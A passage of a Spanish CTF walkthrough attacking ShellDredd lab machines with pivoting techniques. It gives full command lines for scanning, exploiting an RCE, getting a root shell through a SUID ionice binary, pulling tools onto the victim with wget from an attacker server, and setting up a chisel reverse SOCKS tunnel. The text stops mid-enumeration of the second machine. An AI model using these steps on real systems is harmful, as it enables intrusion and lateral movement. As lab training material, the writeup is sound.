CTF BY SHELLDREDD

En este writeup vamos a resolver las máquinas VideoClub, CelebritySoup y Rei de ShellDredd de manera conjunta en un laboratorio donde pondremos en prácticas técnicas de pivoting para saltar de unaina a máquina.

EL HACKER ETICO

INDICE

CTF By ShellDredd

0- Introducción

En esta ocasión vamos a realizar un writeup especial. Vamos a resolver todas las máquinas CTF de ShellDredd en un solo walkthrough. Como lo haremos, vamos a vulnerar la máquina Videoclub y a partir de aquí, pivotaremos a CelebritySoup y de aquí a rei.

1- Comenzamos

El primer paso será determinar la IP de la primera máquina que vamos a vulnerar.

Determinamos las redes donde se encuentra nuestra máquina de ataque.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
└─# hostname -I
192.168.80.128 192.168.56.129

┌──(root㉿kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.80.128  netmask 255.255.255.0  broadcast 192.168.80.255
        inet6 fe80::20c:29ff:fe59:b994  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:59:b9:94  txqueuelen 1000  (Ethernet)
        RX packets 8008  bytes 10172238 (9.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1879  bytes 182750 (178.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.129  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::88c7:159d:8db1:e019  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:59:b9:9e  txqueuelen 1000  (Ethernet)
        RX packets 1329  bytes 86471 (84.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 998  bytes 70990 (69.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 515  bytes 45132 (44.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 515  bytes 45132 (44.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

La red que nos interesa es 192.168.56.0/24. Vamos a escanear que equipos se encuentran en esta red.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
└─# arp-scan -I eth1 --localnet
Interface: eth1, type: EN10MB, MAC: 00:0c:29:59:b9:9e, IPv4: 192.168.56.129
Starting arp-scan 1.9.8 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.133  00:0c:29:1f:a2:05       VMware, Inc.
```

Ya sabemos la IP de la primera máquina vulnerable (192.168.56.133). Vamos con ella.

2- VideoClub

2.1. Enumeración

2.1.1. Servicios abiertos

Comenzamos con una enumeración rápida de los servicios disponibles.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
└─# nmap -p- --open --min-rate 2000 -Pn -n -vvv 192.168.56.133
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 10:05 EST
Initiating ARP Ping Scan at 10:05
Scanning 192.168.56.133 [1 port]
Completed ARP Ping Scan at 10:05, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:05
Scanning 192.168.56.133 [65535 ports]
Discovered open port 22/tcp on 192.168.56.133
Discovered open port 3377/tcp on 192.168.56.133
Completed SYN Stealth Scan at 10:05, 7.85s elapsed (65535 total ports)
Nmap scan report for 192.168.56.133
Host is up, received arp-response (0.00060s latency).
Scanned at 2023-02-18 10:05:45 EST for 8s
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack ttl 64
3377/tcp open  cogsys-lm syn-ack ttl 64
MAC Address: 00:0C:29:1F:A2:05 (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 8.14 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```


Dos servicios abiertos, puertos 22 y 3377. Seguimos con el escaneo profundo de estos servicios.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
└─# nmap -p22,3377 -sVC -Pn -n -vvv 192.168.56.133
```

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 969f0eb8034088968bb1bf58acffd53a (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCd6bFV0hlfVy3QgYWDqLbBipEsgdzLdUi3gQABr1fB9lm3OHkHSC3So3OQcnPvf6DyzNUkxmEYFx9VR62MyAp5+m4ktCYub2xWJCi1Fkj40/ZoW8mM/CtGauM0UE+rh
CyEkimgHrf2UEPBhsoOshzZqoD6w0uMG0cuY0EibLf/uGAUJUbSRXmM4GNX4zHwPM+LwCOSiXfbp7xUIQSsTz+j5fm5I2Gd27sqyXVGcxzVBCDY3yIHZCfuepcT/cmlqXswGe/uCrnGg7jklEQSTK5tgw7H9/8/CGXaPMU8
gWESA41mwk81blsIieiU7CgXAzj6AYabjBZFV8kn4EOdSbt5
|   256 f238ff38441b7a5d3d0cbbcdc3935545 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBoCYsQrVINVE94SA78F0dAd8fUl3o68TK0fVDecoax9kF0TBibP+8UErj479To3jSFPTujKJkcAONe3lzuB9i8=
|   256 35c2e890610d197b01f0b52ad1c627ad (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEpjBY6uelo8p7TJkXeLgP4UPp0q8lIa67/f181Pk8Gy
3377/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: MARGARITA VIDEO-CLUB
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:0C:29:1E:7D:E0 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Servicios abiertos:

- Puerto 22 > SSH > OpenSSH 7.9p1
- Puerto 3377 > HTTP > Apache httpd 2.4.38

2.1.2. Enumeración Web


Tenemos un puerto 3377 HTTP abierto. Vamos a ver en el navegador el contenido.

Vamos a echar un vistazo al código fuente. Aunque parece que no hay nada interesante.


Vamos a realizar una enumeración de directorios a ver hay algo que pueda ayudarnos a avanzar. Vamos a utilizar dirsearch para enumerar directorios.


```
┌──(root㉿kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
└─# dirsearch -u "192.168.56.133:3377" -i200,301 -e txt,php,zip,js,html -t64

v0.4.2

Extensions: txt, php, zip, js, html | HTTP method: GET | Threads: 64 | Wordlist size: 10916

Output File: /root/.dirsearch/reports/3377_23-02-18_10-07-43.txt

Error Log: /root/.dirsearch/logs/errors-23-02-18_10-07-43.log

Target: http://192.168.56.133:3377/

[10:07:43] Starting:
[10:08:25] 200 -    5KB - /images/
[10:08:25] 301 -  324B  - /images  →  http://192.168.56.133:3377/images/
[10:08:26] 200 -    3KB - /index.html
[10:08:32] 200 -  626B  - /manual/index.html
[10:08:32] 301 -  324B  - /manual  →  http://192.168.56.133:3377/manual/
[10:08:49] 200 -    4KB - /robots.txt

Task Completed
```


Existen los directorios /videos, /images y /manual y un archivo robots.txt. Vamos a comenzar viendo el contenido del archivo robots.txt.




Hay un hash que vamos a descifrar a continuación utilizando la herramienta CyberChef.






“Enjoy the best films and series of the video club margarita, the hidden side of cinema.”


No encontramos nada interesante. Si seguimos bajando en este archivo encontramos que se hace referencia al archivo “list-defaulters.txt”. Vamos a ver su contenido.



El archivo “list-defaulters.txt” encontramos una lista de usuarios. Vamos a descargarla porque nos puede ser útil más adelante.

Vamos a ver el contenido de los directorios /videos e /images.





Vamos a descargar el contenido de ambos directorios para ver si hay información interesante en ellos.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
└─# wget -r 192.168.56.133:3377
--2023-02-18 10:11:45--  http://192.168.56.133:3377/
Connecting to 192.168.56.133:3377... connected.
HTTP request sent, awaiting response... 200 OK
```

Extraemos los metadatos de todos los videos e imágenes de la siguiente forma:

```
┌──(root㉿kali)-[/home/…/Desktop/lab_pivoting_shelldredd/videoclub/images]
└─# exiftool *
```

Vamos a analizar los datos que hemos obtenido de extraer los metadatos de las imágenes.

```
EXIF Byte Order                 : Big-endian (Motorola, MM)
X Resolution                    : 1
Y Resolution                    : 1
Resolution Unit                 : None
Y Cb Cr Positioning             : Centered
Copyright                       : zerial_killer:bien_cabron
Image Width                     : 279
Image Height                    : 402
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
```


Vamos a realizar el mismo procedimiento para los archivos del directorio /videos.


```
┌──(root㉿kali)-[/home/…/Desktop/lab_pivoting_shelldredd/videoclub/videos]
└─# exiftool *
======== alf-trailer.mp4
ExifTool Version Number         : 12.49
File Name                       : alf-trailer.mp4
Directory                       : .
File Size                       : 21 MB
File Modification Date/Time     : 2021:09:28 10:10:30-04:00
File Access Date/Time           : 2023:01:25 15:47:42-05:00
File Inode Change Date/Time     : 2023:01:25 15:47:42-05:00
File Permissions                : -rw-r--r--
File Type                       : MP4
File Type Extension             : mp4
MIME Type                       : video/mp4
Major Brand                     : MP4 v2 [ISO 14496-14]
Minor Version                   : 0.0.0
Compatible Brands               : isom, mp42
Movie Header Version            : 0
Create Date                     : 2016:09:05 00:11:13
Modify Date                     : 2016:09:05 00:11:13
```


Vamos a filtrar la información resultado utilizando el término “Copyright” que nos devolvió resultados interesantes al extraer los metadatos de las imágenes.

```
┌──(root㉿kali)-[/home/…/Desktop/lab_pivoting_shelldredd/videoclub/videos]
└─# exiftool * | grep "Copyright"
Copyright                       : LostDVD:k1nd3rs
Copyright                       : [illegible]
Copyright                       : LostDVD=t3rm1n4t0r
Copyright                       : LostDVD=m14_w4ll4c3
Copyright                       : LostDVD=c0n3h34ds
Copyright                       : secret_film:c0ntr0l

┌──(root㉿kali)-[/home/…/Desktop/lab_pivoting_shelldredd/videoclub/videos]
└─#
```

¿Cómo podemos interpretar esto? ¿Pueden ser directorios ocultos? ¿Archivos? Vamos a realizar comprobaciones. k1nd3rs, t3rm1n4t0r, m14_w4ll4c3 y c0n3h34ds son directorios de este sitio Web. c0ntr0l, no es un directorio. ¿Puede ser un archivo? Vamos a comprobarlo. Para ello, vamos a hacer uso de la herramienta Burp Suite Intruder.




c0ntr0l es un archivo PHP.




2.2. Explotación

No devuelve resultado. Podemos probar si es vulnerable a RCE. Para ello, vamos a utilizar la lista de usuarios que descargamos antes. Volvemos a utilizar para ello la herramienta Burp Suite Intruder.




Request	Payload	Status	Error	Timeout	Length
33	n0n4m3	200			166
34	sofia	200			166
35	lacashita	200			166
36	c4r4c0n0	200			166
37	sml	200			166
38	a1t0rmenta	200			166
39	frodo	200			166
40	f1ynn	200			339
41	nolose	200			166
42	r1tm4tica	200			166
43	l0w	200			166
44	steg	200			166
45	hide	200			166



4du1t_z0n3 boom.css c0n3h34ds c0ntr0l.php images index.html k1nd3rs list-defaulters.txt m14_w4ll4c3 robots.txt t3rm1n4t0r tr0n videoplayback videos


Hay cositas interesantes, los directorios /images y /videos, los directorios ocultos que encontramos en los metadatos, robots.txt…



uid=33(www-data) gid=33(www-data) groups=33(www-data)

El sitio Web es vulnerable a RCE. Vamos a aprovechar esta vulnerabilidad para explotar la máquina.


Vamos a enviar una Shell reversa aprovechando esta vulnerabilidad.



Y colocamos un oyente en nuestra máquina de ataque en el puerto 4444.


Ya tendríamos conexión con la máquina VideoClub. Para el fin de este laboratorio podría ser suficiente, ya que con los privilegios que tenemos actualmente, ya podríamos realizar el pivote hacia la siguiente máquina. En esta ocasión, vamos a elevar a privilegios máximos y desde allí iniciamos el pivote.

Primero comenzamos realizando el tratamiento de la terminal.




2.3. Elevación de privilegios

Vamos a realizar una serie de enumeraciones manuales que nos pueden dar información útil para la elevación de privilegios.



No podemos ejecutar comandos sudo, no disponemos de password.

Continuamos enumerando binarios SUID.



El binario “ionice” puede ser interesante. Vamos a consultar en GTFOBins, si existe posibilidad de elevar privilegios aprovechar la presencia de este binario.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which ionice) .

./ionice /bin/sh -p
```

Ejecutamos en la terminal ./ionice /bin/sh -p y ya tendremos privilegios máximos.

```
www-data@video-club-margarita:/var/www/html$ cd /home/librarian
cd /home/librarian
www-data@video-club-margarita:/home/librarian$ ls
ls
action.txt  comedy.txt  credentials.txt  ionice  science-fiction.txt  user.txt
www-data@video-club-margarita:/home/librarian$ ls- la
ls- la
bash: ls-: command not found
www-data@video-club-margarita:/home/librarian$ ./ionice /bin/sh -p
./ionice /bin/sh -p
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
#
```


3- Pivotando hacia Celebrity-Soup

Una vez hemos tomado privilegios máximos en la máquina VideoClub, vamos a comenzar el proceso para pivotar hacia el siguiente objetivo, Celebrity-Soup. El primer paso será averiguar a que redes tiene acceso la máquina VideoClub.

```
www-data@video-club-margarita:/tmp$ hostname -I
hostname -I
192.168.220.132 192.168.56.133
```

La red 192.168.56.0/24 es la red donde se encuentra nuestra máquina de ataque, por lo que ahora la red que nos interesa es la 192.168.220.132/24. Vamos a cagar un script de reconocimiento de IP mediante pingo con el que vamos a enumerar los equipos que están conectados a esta segunda red. Primero creamos un servidor HTTP con Python.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
└─# python3 -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
192.168.56.133 - - [18/Feb/2023 10:35:04] "GET /reconIP.sh HTTP/1.1"
200 -
```

```
www-data@video-club-margarita:/tmp$ wget 192.168.56.129:1234/reconIP.
sh
wget 192.168.56.129:1234/reconIP.sh
--2023-02-18 11:35:03--  http://192.168.56.129:1234/reconIP.sh
Connecting to 192.168.56.129:1234... connected.
HTTP request sent, awaiting response... 200 OK
Length: 490 [text/x-sh]
Saving to: 'reconIP.sh'

reconIP.sh            0%[                    ]       0  --.-KB/s
reconIP.sh          100%[===================>]     490  --.-KB/s    i
n 0s

2023-02-18 11:35:03 (34.2 MB/s) - 'reconIP.sh' saved [490/490]
```

Damos permisos de ejecución y comenzamos a enumerar la red buscando otros equipos.

```
www-data@video-club-margarita:/tmp$ ./reconIP.sh
./reconIP.sh
Enter the network prefix (e.g. 192.168.1): 192.168.220
192.168.220
192.168.220.132 is up
192.168.220.133 is up
```

Recordamos que la IP 132 es de la máquina VideoClub, por lo que la IP que nos interesa para el siguiente paso es la 192.168.220.133. Próximo paso, cargar un binario de la herramienta “Chisel” en la máquina VideoClub. ¿Para qué sirve “Chisel”? En este caso, nos será útil para crear un túnel a través del cual poder conectarnos a la máquina víctima desde nuestra máquina de ataque, que en principio no tiene conexión directa con la máquina Celebrity-Soup. Para ello, volvemos a utilizar el mismo servidor HTTP Python creado anteriormente.


```
www-data@video-club-margarita:/tmp$ wget 192.168.56.129:1234/chisel
wget 192.168.56.129:1234/chisel
--2023-02-18 11:49:13--  http://192.168.56.129:1234/chisel
Connecting to 192.168.56.129:1234... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8704000 (8.3M) [application/octet-stream]
Saving to: 'chisel'

chisel                0%[                    ]       0  --.-KB/s
chisel               35%[=======>             ]   2.95M  14.6MB/s
chisel              100%[====================>]   8.30M  24.3MB/s
n 0.3s

2023-02-18 11:49:13 (24.3 MB/s) - 'chisel' saved [8704000/8704000]
```

Vamos a crear el túnel utilizando “Chisel”. En la máquina de ataque ejecutamos lo siguiente:

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
└─# chisel server --reverse -p 4444
2023/02/18 10:50:42 server: Reverse tunnelling enabled
2023/02/18 10:50:42 server: Fingerprint aJkFHt7mOC2el26bUSOhz42GmjKdb
/p4+5FzZNYyFIA=
2023/02/18 10:50:42 server: Listening on http://0.0.0.0:4444
```

Mientras que, en la máquina atacada, ejecutamos esto:

```
www-data@video-club-margarita:/tmp$ ./chisel client 192.168.56.129:44
44 R:socks
<a:/tmp$ ./chisel client 192.168.56.129:4444 R:socks
2023/02/18 11:52:17 client: Connecting to ws://192.168.56.129:4444
2023/02/18 11:52:17 client: Connected (Latency 5.905463ms)
```

Una vez completada la ejecución, tendremos conexión con todos los servicios de la máquina “Celebrity-Soup” lanzando un único comando.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
└─# chisel server --reverse -p 4444
2023/02/18 10:50:42 server: Reverse tunnelling enabled
2023/02/18 10:50:42 server: Fingerprint aJkFHt7mOC2el26bUSOhz42GmjKdb
/p4+5FzZNYyFIA=
2023/02/18 10:50:42 server: Listening on http://0.0.0.0:4444
2023/02/18 10:52:17 server: session#1: Client version (1.7.4) differs
 from server version (0.0.0-src)
2023/02/18 10:52:17 server: session#1: tun: proxy#R:127.0.0.1:1080⇒s
ocks: Listening
```

Se crea una conexión de tipo socks a la escucha en el puerto 1080. Para que esto funcione debemos crear una conexión socks para ese puerto en el archivo /etc/proxychains.conf. Añadimos la siguiente línea al archivo.


```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
socks5 127.0.0.1  1080
```

A partir de este momento, utilizaremos la herramienta “proxychains” para poder servirnos del túnel creado y poder conectarnos a “Celebrity-Soup” desde nuestra máquina de ataque.

El siguiente paso será vulnerar “Celebrity-Soup”.

4- Celebrity-Soup

4.1. Enumeración

4.1.1. Servicios abiertos

Comenzamos realizando una enumeración rápida de los servicios abierto en Celebrity-Soup con NMAP. Debemos utilizar “proxychains” para poder conectarnos desde nuestra máquina de ataque.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
└─# proxychains -q nmap -p- -sVC -T5 -Pn -n -sT -vvv 192.168.220.133
```

```
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack
```

Siguiente paso, enumeración profunda de los servicios abiertos.

```
┌──(root㉿kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
└─# proxychains -q nmap -p21,22,80 -sVC -T5 -Pn -n -sT -vvv 192.168.220.133
```

```
PORT   STATE SERVICE REASON  VERSION
21/tcp open  ftp     syn-ack vsftpd 3.0.3
22/tcp open  ssh     syn-ack OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
